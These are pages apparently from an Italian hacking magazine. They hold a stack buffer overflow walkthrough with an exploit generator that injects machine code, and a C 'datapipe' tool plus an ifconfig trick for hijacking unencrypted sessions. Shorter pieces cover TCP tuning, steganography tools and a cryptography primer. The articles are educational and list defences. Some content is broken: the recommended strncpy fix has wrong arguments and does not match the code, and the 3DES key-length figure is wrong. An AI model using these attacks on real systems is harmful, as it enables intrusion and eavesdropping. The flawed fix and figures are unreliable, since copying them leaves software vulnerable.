Il file è composto da 20 + 8 bytes, il listato HJ2.cpp non fa altro che leggere un carattere alla volta del file input.txt inserendo poi il tutto nella variabile "buf".
Ovviamente la lettura del file (che supera di 8 byte la variabile "buf") non può che causare un overflow, per evitarlo dovremmo mettere un controllo sull'immissione di byte. Dopo aver mandato in crash il programma facciamo un controllo con il nostro Debugger: noteremo che il valore di EIP è 0x47474747 (che corrisponde alla stringa GGGG); il valore di EBP è 0x46464646 (che corrisponde alla stringa FFFF).

Ovviamente notiamo così che i valori dell'input sono andati a sovrascrivere il valore dello stack, cancellando i salvataggi precedenti, tra cui il return address e il base pointer (EBP).
Per realizzare un exploit che sfrutti questo overflow (il reale scopo di un eventuale malintenzionato che si interessa dell'overflow), dobbiamo andare ad analizzare l'esecuzione dell'applicazione HJ2.exe fino all'overflow, utilizzando la comodissima opzione Step By Step del compilatore. Le prime stringhe generate sono superflue: altro non sono che routine imposte dal compilatore. Andiamo ad analizzare il main che inizia con la chiamata CALL all'indirizzo 401000.

```
EIP=401000  ESP=12FF84  EBP=12FFC0
 00401000 PUSH EBP   //salva l'EBP nello stack
 00401001 MOV  EBP,ESP
 00401003 SUB ESP,1Ch  //riserva dello spazio per la variabile "buf"
 00401006 MOV DWORD PTR[EBP-18h],0 //variabile  FILE* f"
 0040100D MOV DWORD PTR[EBP-1Ch],0 //riserva spazio per la variabile "int i"
 EIP=401014  ESP=12FF64  EBP=12FF80
```

Come visto questa prima parte di codice serve per riservare lo spazio destinato alle variabili che abbiamo impostato nel listato HJ2.cpp e sono inoltre inseriti i valori dello stack EBP e ESP prima e dopo l'esecuzione delle istruzioni scritte.

Proseguiamo...

```
00401014 PUSH 407030h  //stringa "\nBuffer Overflow by mouse"
00401019 CALL 00401114  //esegue la stringa printf()
0040101E ADD  ESP,4
[...]
```

Questa semplice porzione serve per salvare nello stack la stringa di testo, poi vi è la chiamata a printf(). Ora andiamo ad analizzare la porzione di codice che esegue il ciclo while, in cui vengono letti i byte dal file input.txt e memorizzati nella variabile "buf":

```
 00401033 MOV DWORD PTR[EBP-18h],EAX
 00401036 MOV EAX,DWORD PTR[EBP-18h]
  00401039   MOV   ECX,DWORD PTR[EAX+0Ch]
 0040103C AND ECX,10h
 0040103F TEST ECX,ECX
 00401041 JNE 00401061
 00401043 MOV EDX,DWORD PTR[EBP-18h]
 00401046 PUSH EDX
 00401047 CALL 004010C7  //legge il file da fgetc()
 0040104C ESP,4
 0040104F ECX,DWORD PTR[EBP-1Ch]
 00401052 BYTE PTR[EBP+ECX-14h],al //memorizza il byte dentro la variabile "buf"
 00401056 MOV EDX,DWORD PTR[EBP-1Ch]
 00401059 ADD EDX,1 //esecuzione della stringa i++
 0040105C MOV DWORD PTR[EBP-1Ch],EDX
 0040105F JMP 00401036 //esecuzione del ciclo
```

Questa semplice parte esegue la lettura dell'input e l'esecuzione del ciclo while, per cui niente di particolarmente interessante. La parte che interessa a noi è quella che segue:

```
 00401061 MOV EAX,DWORD PTR[EBP-18h]
 00401064 PUSH EAX
 00401065 CALL 00401071  //fclose()
 0040106A ADD ESP,4
 0040106D MOV ESP,EBP
 0040106F POP EBP  //qui si ripristina l'EBP
 00401070 RET  //istruzione di rit
```


Questa diciamo che è la parte scottante, nella parte seguente dalla istruzione fclose() vi è il ripristino del registro EBP e l'esecuzione dell'istruzione di ritorno (RET). Quest'ultima istruzione serve per estrarre una word di 32-bit dallo stack per salvarla

in EIP, modificando l'indirizzo dell'istruzione corrente spostando quindi il flusso di runtime dell'applicazione. Qua avvengono i problemi che causano l'overflow, infatti il ciclo while non si accorge di inserire nel buffer più dati di quelli prestabiliti (ne inserisce 28 invece di 20) e di conseguenza, non avendo più spazio, comincia a scrivere sullo stack, cambiando i valori presenti su di esso. Tutto questo viene tradotto con un errore che scatta nel momento di esecuzione delle istruzioni POP e RET: i valori che vengono estratti dallo stack non sono più quelli corretti, ma sono diventati quelli letti da input.txt: quando avviene il crash leggiamo che i registri EBP e EIP contengono i valori 0x46464646 e 0x47474747, che come abbiamo visto corrispondono alle stringhe FFFF e GGGG presenti in input.txt.

Il buffer overflow è soltanto un problema legato alla cattiva scrittura del codice da parte del programmatore e da una mancanza di controlli del sorgente

Conclusioni

Possiamo benissimo controllare l'andamento del programma fornendo un input in eccedenza, ma se vogliamo esagerare possiamo fornire istruzioni Assembly a nostro piacimento, al posto dei caratteri di testo (AAAABBBB...); possiamo quindi iniettare il nostro codice direttamente nello stack del programma e modificare il runtime dell'applicazione a seconda del nostro codice! Questa parte però è "personale" poiché ognuno sfrutta l'overflow e il relativo exploit come meglio crede... Inseriamo qui di seguito un listato per cambiare il flusso di HJ2.exe con questo nuovo codice, inserendo la scritta "EXPLOIT WORKS" dopo "Buffer Overflow by mouse" (scritta in HJ2.exe).

```
//sorgente exp.cpp
#include <iostream.h>
#include <stdlib.h>
#include <stdio.h>
int main()
{
char code1[9]= "\x83\xEC\x20\x68\x88\xFF\x12\x00";  //SUB ESP,0x20 + PUSH offset(str)
char code2[6]="\xE8\x9B\x11\x20\x00"; //CALL printf()
char nop[8]="\x90\x90\x90\x90\x90\x90\x90";  //7 x NOP
char ebp[5]="\x80\xFF\x12\x00"; //EBP value
char eip[5]="\x6C\xFF\x12\x00"; //EIP value
char str[17]="\nEXPLOIT WORKS!!\x00";  //null string
FILE *fd=NULL;
fd=fopen("input.txt","wb");
int i;

for(i=0;i<8;i++)
fprintf(fd,"%c",code1[i]);
for(i=0;i<5;i++)
fprintf(fd,"%c",code2[i]);
for(i=0;i<7;i++)
fprintf(fd,"%c",nop[i]);
for(i=0;i<4;i++)
fprintf(fd,"%c",ebp[i]);
for(i=0;i<4;i++)
fprintf(fd,"%c",eip[i]);
for(i=0;i<16;i++)
fprintf(fd,"%c",str[i]);

fclose(fd);
system("PAUSE");
return 0;
}
```

Se inseriamo nella stessa cartella HJ2.exe e EXP.exe e proviamo a lanciare HJ2, noteremo che l'esploit funziona e in output troveremo:

```
Buffer Overflow by mouse
EXPLOIT WORKS!!
```

Per concludere, illustriamo il metodo per proteggere le nostre applicazioni da eventuali overflow (come in questo caso da lettura di file). Se noi utilizziamo questo piccolo accorgimento nel sorgente di HJ2.cpp

```
strncpy(buf, sizeof(buf), ptr); //questo è sicuramente molto più sicuro!

al posto di
strcpy(buf,ptr); //insicuro come codice!
```

è sicuramente molto più affidabile, perchè controlliamo la grandezza dell'input massimo della variabile "buf" evitando in questo modo di scrivere sullo stack e di generare quindi il noioso errore creato dall'overflow!

-mouse-

A TUTTA

Miglioriamo il collegamento a Internet testando il nostro pc e regolando i parametri che ne faranno un computer da formula 1

Il primo passo è banale, ma senza non potremmo combinare granché: apriamo il nostro browser all'indirizzo http://www.dslreports.com/tweaks. Tweaks significa qualcosa come "sintonia fine" e in questo caso è proprio quello che ci serve per regolare al meglio la nostra connessione a Internet.
Teniamo aperto solamente il browser, senza che ci sia un'altra applicazione o processo in esecuzione che impegni la CPU. Così tutte le risorse del computer sono dedicate al collegamento e non distratte a fare altre cose.

Dovrebbe essere apparsa una finestrella con un pulsante Start. Se ciò non avviene, è perché non abbiamo attivato l'interprete Java del browser, ma il rimedio lo troviamo a destra, sotto il link "the JAVA applets do not work".
Premiamo il pulsante Start. Dopo qualche manciata di secondi si attiva il pulsante Results, perché il test è finito.

Premiamo, Results, e passiamo alla pagina dei risultati.
Qui ci è chiesto di specificare qualche parametro, ovvero il tipo di linea che stia-


Attention Satellite Users: DO NOT USE THIS TOOL - instead read the Satellite User FAQ on the subject of TWEAKING, also check out the Direcway Satellite Users Forum

Tweak Tester II

* Downloading file of size 146000: complete.
* Analyzing now
End ok - press Results button.

Start | Results

Tweak Tester II - uses a small 100k test file.
Premium tweak tester, using large test file, available soon.

««

- No JAVA APPLET displayed? Please see FAQ entry 309: "the JAVA applets do not work"

««

- BUSY? The tester is limited to 3 simultaneous tests at a time, it is also limited to 5 tests on one IP within a few hours.

VELOCITÀ!

mo utilizzando, la velocità dichiarata dal produttore (da adsl in poi) oppure la velocità dichiarata del nostro modem (se stiamo utilizzando una linea telefonica normale). Attenzione, la velocità va dichiarata in Kbit al secondo, quindi per una adsl a 640 KB scriveremo, appunto, 640. Poi il sistema operativo che stiamo utilizzando e infine il tipo di protocollo, che nella stragrande maggioranza dei casi è Normal, ma che possiamo scegliere anche se usiamo qualcosa come ppp over ethernet e simili.

La diagnosi

In una bella tabella c'è scritto tutto quello che è bene conoscere per ottimizzare la connessione. Va quasi tutto bene, anzi, una faccina sorridente ci dice che è un "good data stream" e quindi possiamo stare abbastanza tranquilli che la nostra rete funziona, il modem adsl è ben regolato, i router fanno il loro dovere. Ma c'è un avviso di attenzione che riguarda i parametri interni al pc e un suggerimento per regolarli al meglio.
Per la nostra connessione, il parametro RWIN, attualmente a 64240 come da impostazioni di fabbrica di WinXP, va messo tra 18980 e 51100. Come? Semplice, scaricando l'apposita utility doctor TCP dal link in basso alla finestra: download/use DRTCP.

▲ La diagnosi in bella copia: c'è qualche parametro da sistemare.

▲ Il dottore del TCP: va a sistemare alcuni registri di Windows.

L'intervento

Carichiamo e attiviamo DRTCP. I parametri sono parecchi, ma conosciamo tutte le risposte. Con la tabella apparsa a video nel browser, regoliamo i parametri come ci è stato suggerito. In particolare nel nostro caso potremo lasciare tutto così com'è, tranne RWIN. Lo mettiamo a 51100.
Rifacciamo la prova: good! Ora è tutto a posto e il nostro PC può andare a tutta velocità!

Più veloci della luce

Già, quale velocità? Come facciamo a capire a quanto viaggiano i nostri dati sulla linea? Ci vuole un test apposito, che troviamo allo stesso indirizzo, in una pagina differente: http://www.dslreports. com/stest. In realtà qui troviamo un elenco di centinaia di possibili posti tramite i quali la nostra linea può essere verificata. Per noi italiani ➤

▲ Abbiamo regolato tutto? Allora ci siamo.

vi consigliamo per la sua semplicità il test fatto da un server di Roma, all'indirizzo http://151.99.129.53/luxa/luxatv/company/connessione.htm e quello di un server a Madrid all'indirizzo http://www.cliente33.es.tdatacenter.com/ La conclusione potrebbe deluderci, ma ricordiamoci che le misure sono medie e non dipendono solamente dalla nostra linea, ma anche da quanto trafficato è il percorso che la rete sceglie per noi in quel preciso momento. Il test è quindi da provare a diverse ore del giorno e per più volte. Saremo sorpresi di vedere come possono cambiare i risultati.

ControlBus
controlbus@softhome.net

▲ La velocità media della connessione, secondo Roma

23 de marzo de 2004

Telefónica Data

Medida de velocidad

0 kbps 64 kbps 128 kbps 256 kbps 512 kbps 1024 kbps 1536 kbps 2000 kbps

En la gráfica superior puede ver su velocidad actual en rojo y la comparación con la velocidad de pico máxima que se puede obtener con otras conexiónes. En la tabla inferior puede ver los datos utilizados para obtener la gráfica.

Tiempo Inicial:	23/ 3/ 104 -- 18:56:44.765
Tiempo Final:	23/ 3/ 104 -- 18:56:46.808
Tiempo empleado:	2.043 segundos
Bytes Recibidos:	409600
Velocidad Kbps	1,603.92 Kbps
Velocidad KBytes/sec	200.49 KBytes/sec

NOTA IMPORTANTE
El rendimiento de una conexión nunca es del 100%. Hay que tener en cuenta que en estos tipos de conexiones (Módem analógico, RDSI, ADSL) se utilizan diversos protocolos (PPP, TCP/IP) que ocupan ancho de banda (entre un 2% y un 20% del 100% total, según el tipo de conexión y protocolo utilizado), con lo que se reduce el ancho de banda útil para la descarga de datos. El resultado que se muestra en el test se corresponde con el ancho de banda útil, esto es, equivale a la velocidad de transferencia de información, y no a la velocidad de acceso. Adicionalmente, existen otros factores no medibles que pueden contribuir a reducir la velocidad de la conexión, como son la congestión en la red, interferencias electromagnéticas, etc., que también influyen el resultado final.

Si quiere repetir la medida pulse "Aceptar"

Aceptar

Si quiere saber como se ha realizado la medición pulse aquí.

▲ ...e secondo Madrid

DOTTORE, IL TCP STA MALE!

Quando usiamo DRTCP, andiamo a toccare alcuni registri di Windows. Ma cosa vogliono dire? Ecco, in breve.

TCP Receive Window o RWIN: è la regolazione più importante. Lasciarlo al valore che ha normalmente è come avere una cannuccia piccola in un frappè denso: facciamo una gran fatica.
Se usiamo una cannuccia più grande, fino a che c'è frappè riusciamo ad assorbirlo più velocemente.
Verso la fine, però, quando il frappè diventa un po' liquido, non c'è più differenza perché il frappè si disperde (cominciamo a perdere pacchetti di dati). Il trucco allora è quello di trovare la cannuccia giusta per la quantità di dati che arrivano, abbastanza ampia all'inizio ma che non perda dati alla fine. Questo è quello che fa RWIN.
La formula per ottenere RWIN è questa: latenza (tempo di ping medio in millisecondi x 1,5) x velocità teorica della nostra linea il tutto diviso 8.

Windows Scaling: 65535 è il valore più alto di RWIN, ma se attiviamo Windows Scaling possiamo superarlo. Si deve però avere installata la patch vtcp.386 (tranne che su WinME/2K/XP). Tranquilli, lasciamo tutto su off.

Time Stamping: se la latenza del collegamento varia parecchio, tipicamente se abbiamo un collegamento Internet satellitare, allora vale la pena fare qualche esperimento variando il Time Stamping. Altrimenti lasciamolo su off.

Selective Acks: aumenta la velocità delle linee che tendono a perdere pacchetti, ritrasmettendo solamente le parti perse. E' già su on in Win98/98SE/ME/2K/XP e su N/A in Win95/NT.

Path MTU Discovery: MTU, maximum transmission unit, dipende dalla linea che abbiamo (modem = 576, adsl 1492-1500). E' la dimensione dei pacchetti ricevuti. Il valore più alto da usare è 1500, tranne nel caso utilizziamo una connessione PPPoE che deve stare sotto 1492. Per default è on in Win98/98SE/ME/2K/XP/NT, e N/A in Win95.

Black Hole Detection: per scoprire se qualche router nel WEB non usa la MTU impostata. Normalmente off.

Max. Duplicate ACKs: migliora la velocità di ritrasmissione dei pacchetti persi. Impostato su 3 (blank) in Win98/98SE/ME, su 2 in WinNT/2K/XP, e N/A in Win95.

TTL: Time To Live è il numero di hops che faranno in pacchetti prima di morire. Vale 32 (blank) in Win95, e vale 128 in Win98/98SE/ME/2K/XP.

Adapter settings: qui è dove si colloca MTU. Scegliamo dalla lista la nostra scheda di rete. Se MTU è 1500, si può lasciare in bianco.

ICS Settings: è il parametro uguale a MTU se si sta utilizzando un pc che condivide una connessione Internet di un altro pc a cui è collegato.

Schede Essenziali

STEGANOGRAFIA

L'immagine a destra differisce da quella di sinistra perché contiene un messaggio, ma è impossibile accorgersene casualmente

La parola steganografia deriva dal greco e significa scrittura coperta, nascosta. È l'arte di nascondere l'esistenza di un messaggio, diversamente dalla crittografia, che ne nasconde il contenuto. Il Web è un campo di applicazione ideale per la steganografia perché è pieno di informazioni inutili e rumore di fondo, all'interno del quale è facile nascondere un messaggio. In sostanza, steganografare significa celare dati all'interno di altri dati che ne rendono inavvertibile l'esistenza all'osservatore casuale. I dati vengono solitamente nascosti all'interno di file grafici, musicali oppure eseguibili. Come sempre, gli unici programmi validi di steganografia sono quelli di cui è verificabile il codice sorgente.

Grafica

jphs
http://www.searchlores.org/zipped/jphs_05.zip Composto da JPHIDE.EXE. che nasconde i dati in un file JPEG, e JPSEEK.EXE, che li recupera.

contraband
http://www.searchlores.org/zipped/contrabd.exe Nasconde i dati in una immagine in formato BMP.

Hide and Seek
http://www.searchlores.org/zipped/hdsk41.zip Steganografia con file GIF.

Musica

MP3Stego
http://www.searchlores.org/zipped/MP3Stego_1_1_16.zip Nasconde i dati in un file musicale MP3.
Si potrebbe anche usare per autenticare un file musicale, dal momento che l'unico attacco possibile consiste nel distruggere le informazioni nascoste tramite decompressione e ricompressione del file, ma la qualità del brano si abbassa notevolmente.

MP3StegoGUI
http://www.searchlores.org/zipped/MP3Stego_GUI.zip. Interfaccia grafica per MP3Stego.

Eseguibili

Hydan
http://www.crazyboy.com/hydan/
Il programma sfrutta ridondanze nel set di istruzioni dei processori i386 e definisce set di istruzioni equivalenti dal punto di vista funzionale, per poi codificare l'informazione in codice macchina usando le istruzioni appropriate da ciascun set. La dimensione dell'eseguibile rimane identica e il messaggio nascosto viene anche cifrato con blowfish. Anche Hydan può essere impiegato per autenticare codice.

Gli spazi bianchi

Snow
http://www.darkside.com.au/snow/
Nasconde messaggi in testo ASCII aggiungendo spazi bianchi alla fine di ogni riga. Il messaggio può essere cifrato.

Forse SIAMO SPIATI

Come funziona il dirottamento dei dati attraverso la rete e come possiamo difenderci

Un Datapipe è un software che ci consente di ritrasmettere dati, in maniera più o meno fedele, verso la propria o un'altra macchina. Nel contesto che ci accingiamo a descrivere si può essere piloti di un datapipe oppure subirne le conseguenze; nell'ultimo caso è un dovere quanto un bene conoscere i rischi a cui si va incontro.

Roba da dirottatori

Questo strumento, in taluni casi, è un possibile sostituto dei moderni programmi di hijacking. Ai tempi in cui era ignota la possibilità di effettuare il vero e proprio "dirottamento" di una connessione in atto (hijacking) o era impossibile addirittura praticarla (limitazioni di alcuni sistemi operativi), il sottoscritto pensò a una alternativa. L'obiettivo era dimostrare che, essendo amministratori di sistema, vi era la possibilità, oltre che di sniffare (leggere il traffico), anche di prendere il controllo della connessione stabilita da un utente per mezzo di alcu-

ni software non facenti uso di sistemi di cifratura, quali ad esempio telnet, ftp, bnc, eggdrop e così via, senza che egli se ne accorgesse. La soluzione al problema è molto semplice e per certi versi ovvia; è infatti sufficiente realizzare un software che effettui ritrasmissione dati, con l'aggiunta della possibilità di inserire ulteriori informazioni a nostro piacimento nel flusso di trasmissione originale.
Di seguito sono riportate le parti principali del codice risolutivo scritto in C, che è comunque possibile scaricare nella sua versione integrale presso il sito http://www.rosiello.org. Non vi è alcuna soluzione generale al problema, ove si volessero utilizzare connessioni non cifrate. Ricordiamo che se un amministrato-

IL PROGRAMMA

Questa implementazione è adottata secondo le specifiche dei sistemi Unix (Linux, FreeBSD, Solaris, IRIX, Darwin eccetera)

```
int main(int argc, char *argv[])
{
...
 if (argc != 3)
 {
  printf("usage: %s <server> <port>\n", argv[0]);
  exit(1);
 }
ssock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
 i = 1;
 setsockopt(ssock, SOL_SOCKET, SO_REUSEADDR, (char *)&i, sizeof(i));
 ssin.sin_family = AF_INET;
 ssin.sin_addr.s_addr = INADDR_ANY;
 ssin.sin_port = htons(atoi(argv[2]));
 bind(ssock, (struct sockaddr *)&ssin, sizeof(ssin));
 listen(ssock, 5);
 while (1) /* listenloop */
 {
 i = sizeof(fsin);
 fsock = accept(ssock, (struct sockaddr *)&fsin, &i);
 printf("connection from %s\n", inet_ntoa(fsin.sin_addr));
 printf("connecting to %s...\n", argv[1]);
 csock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
 csin.sin_family = AF_INET;
 memcpy(&csin.sin_addr.s_addr, he->h_addr, sizeof(he->h_addr));
 csin.sin_port = htons(atoi(argv[2]));
 sleep(2);
 if (connect(csock, (struct sockaddr *)&csin, sizeof(csin)) != 0)
 {
         ...
 }
 printf("connected, entering pipemode...\n");
 while (1) /* pipeloop */
 {
```

e NON LO SAPPIAMO!

re di sistema effettuasse tali operazioni a nostro discapito sarebbe perseguibile penalmente, ma sappiamo benissimo che coi tempi che corrono è salutare tenere gli occhi ben aperti!

Come usarlo

Lanciando il programma ci metteremo in ascolto locale sulla porta desiderata. Ma questo meccanismo non ci consente ancora di concludere nulla, in quanto rimane il fatto che l'utente vorrà collegarsi a un ipotetico host che sarà chiaramente diverso dall'indirizzo locale della nostra macchina! Per risolvere questo inconveniente sarà sufficiente aggiungere a una nostra scheda di rete il numero IP dell'host con cui l'utente vuole stabilire un collegamento.

/sbin/ifconfig eth0:1 up <IP di host> assegnerà l'ip del server al localhost!

Evidentemente per gli utenti locali l'host diventa la nostra macchina ed ogni tentativo di collegarsi ad esso si riduce ad un tentativo di collegarsi in localhost.
Vediamo nella figura la situazione attuale (per semplicità mi collegherò a 127.0.0.1)
Non ci resta altro che leggere e inviare comandi a nostro piacimento, proprio come se fossero digitati dal vero utente.

▲ *Dirottamento in corso! Due utenti chattano nella finestra di destra e un terzo utente può leggere tutto quanto si dicono, senza essere notato.*

Conclusioni

Le possibilità offerteci da un semplice datapipe, come abbiamo visto, sono notevoli. Ed è un programma che a prima vista risulta essere del tutto innocuo. Mediante la tecnica esposta, **che va solo ed esclusivamente adottata e attuata sulle proprie macchine, nel rispetto della legge**, è possibile pilotare una connessione ma è anche vero il contrario, cioè essere vittima di un'azione di questo tipo.
Quali rimedi è possibile adottare? Intanto, per applicare questa metodologia bisogna essere l'amministratore di sistema. Altrimenti non potremo assegnare un indirizzo alla scheda di rete. Se non siamo amministratori, proponiamo due soluzioni:

❶ **Controllare gli indirizzi assegnati alle schede di rete per verificare la situazione,** ove consentito; eventualmente realizzare un traceroute per determinare il percorso dei pacchetti.
❷ **Impiegare programmi che utilizzino sistemi di cifratura,** come ssh o simili.

Chiaramente la soluzione numero due, oltre a essere più generale, è anche la migliore, in quanto l'attaccante leggerà ben poco di "comprensibile" lungo la connessione e non potrà comunque inviare comandi veritieri.

angelo@rosiello.org

```
FD_ZERO(&fds);
FD_SET(0, &fds);
FD_SET(csock, &fds);
FD_SET(fsock, &fds);
tv.tv_sec = 5;
tv.tv_usec = 1;
select(FD_SETSIZE, &fds, NULL, NULL, &tv);
if (FD_ISSET(csock, &fds)) /* pass data server->victim and attac-
ker */
{
 i = read(csock, buf, sizeof(buf));
 ...
  write(fsock, buf, i);
  write(0, buf, i);
}
if (FD_ISSET(fsock, &fds)) /* pass data victim->server and attacker */
{
 i = read(fsock, buf, sizeof(buf));
 ...
  write(csock, buf, i);
  printf("V> ");
  fflush(0);
  write(0, buf, i);
}
if (FD_ISSET(0, &fds)) /* inject data from stdin */
{
 i = read(0, buf, sizeof(buf));
 ...
 write(csock, buf, i);
...
}
 return 0;
}
```

L'ARTE DEL CODICE


SPIEGHIAMO AGLI AMICI

La crittografia è l'arte di elaborare algoritmi per cifrare un messaggio rendendolo incomprensibile a tutti tranne al destinatario.
In questo articolo spiegheremo le diverse possibilità di cifratura dei nostri file: gli algoritmi a chiave pubblica, quelli a chiave privata, le funzioni di Hash e infine PGP.

Gli algoritmi a chiave pubblica

Nel caso in cui un documento venga cifrato a chiave pubblica, né il mittente né il destinatario devono essere a conoscenza della stessa chiave (uno dei problemi centrali della crittografia non è rendere illeggibili i messaggi, ma comunicare in modo sicuro la chiave di decodifica al destinatario). Mittente e destinatario usano una coppia di chiavi ciascuno: una pubblica e una privata.
Più la chiave è lunga, più è difficile indovinarla; con un algoritmo simmetrico con chiave da 80 bit l'attaccante, con la sola forza bruta, deve contare al massimo 2^80 chiavi prima di beccare la chiave giusta.
Invece, con un algoritmo a chiave pubblica a 512 bit, l'attaccante deve fattorizzare un numero composto codificato in 512 bit, ossia fino a 155 cifre decimali.
Il lavoro dell'attaccante è profondamente differente a seconda dell'algoritmo utilizzato. Gli algoritmi più importanti a chiave pubblica sono RSA, ELGAMAL, LUC e Cifratura Probabilistica.

. RSA

Fu sviluppato nel 1977 da Ron Rivest, Adi Shamir e Leonard Adleman. È basato sull'analisi della fattorizzazione.
Solitamente viene abbinato ad altri algoritmi a chiave privata come DES, il quale è molto più veloce.
RSA fornisce dimensioni di chiavi solo sino a 2.048 bit.

▲ *L'inizio della crittografia moderna e la nascita di DES.*

. ELGAMAL

Si basa sull'analisi dei logaritmi discreti.
Da recenti studi si è evidenziato come RSA e ELGAMAL offrano una sicurezza simile per chiavi differenti.
Di fatto però ELGAMAL è più lento rispetto a RSA.

. LUC

Sviluppato da un gruppo di ricercatori australiani e neozelandesi in base alle sequenze di Lucas, simili a quelle più semplici di Fibonacci, in cui ogni numero deriva da una operazione compiuta sui numeri precedenti (esempio: 1, 1, 2, 3, 5, 8, 13, 21… in cui ogni numero è la somma dei due numeri prima).


. Cifratura Probabilistica

Approccio differente alla cifratura fondato da Goldwasser e Micali, che confonde un intercettatore indesiderato originando più testi cifrati da un singolo messaggio di partenza.

Gli algoritmi a chiave privata

Gli algoritmi a chiave privata si differenziano da quelli pubblici perché sia il mittente, sia il destinatario del messaggio devono conoscere la stessa chiave segreta. Esistono diversi sistemi, tra cui DES (e le sue varianti), IDEA, RC5 e BLOWFISH.


. DES

L'algoritmo DES (Data Encryption Standard) nacque per un'esigenza della NSA (National Security Agency) la quale, circa 35 anni fa, indisse un concorso per avere un algoritmo di cifratura avanzato.
Vinsero i tecnici IBM e, dal 1977 fino ai tem-

▲ *Nel giugno 1997 viene violato per la prima volta il codice DES. il tramonto non di un mito, ma di una tradizione.*

L'ABC DELLA CRITTOGRAFIA!

SEGRETO

pi nostri, DES è stato uno dei migliori sistemi per la crittografia dei dati (solo da poco abbiamo scoperto le sue debolezze).

DES appartiene alla famiglia di algoritmi simmetrici e funziona sostituendo e spostando caratteri. Il blocco dati che elabora volta per volta è di 64 bit, quindi 8 byte. Anche la chiave è composta da 64 bit, ma solo 56 di questi sono utilizzati. I bit rimanenti vengono utilizzati per controlli di parità. Per migliorare DES è poi nato l'algoritmo 3DES (Triple DES), che riutilizza DES cifrando tre volte consecutivamente il messaggio con diverse chiavi. 3DES usa tre chiavi a 56 bit, per un totale di 162 di chiave. 3DES è chiaramente più lento di DES e, sebbene sia più protetto contro un attacco di forza bruta, non offre la sicurezza di altri algoritmi a chiavi molto lunghe.

▲ *Triple DES consiste praticamente nell'applicare tre volte DES al messaggio. Più robusto di prima, ma la crittografia forte è un'altra cosa.*

. IDEA

Fu ideato nel 1990 presso il politecnico ETH di Zurigo da James L. Massey e Xuejia Lai. Usa chiavi a 128 bit e lo stesso algoritmo sia per cifrare che per decifrare. È sotto brevetto fino al 2007.

. BLOWFISH

Fu inventato nel 1993 da Bruce Schneier e proposto come sostituto di DES e IDEA, essendo libero da brevetti. Funziona con chiave variabile da 32 bit fino a 448 bit.

. RC5

RC5 è un cifrario a blocchi semplice e veloce, progettato da Ronald Rivest nel 1995, nel Laboratory of Computer Science del MIT.
L'algoritmo è adatto per l'implementazione hardware e per quella software e si basa sulla lunghezza della parola, il numero di iterazioni e la lunghezza della chiave privata.
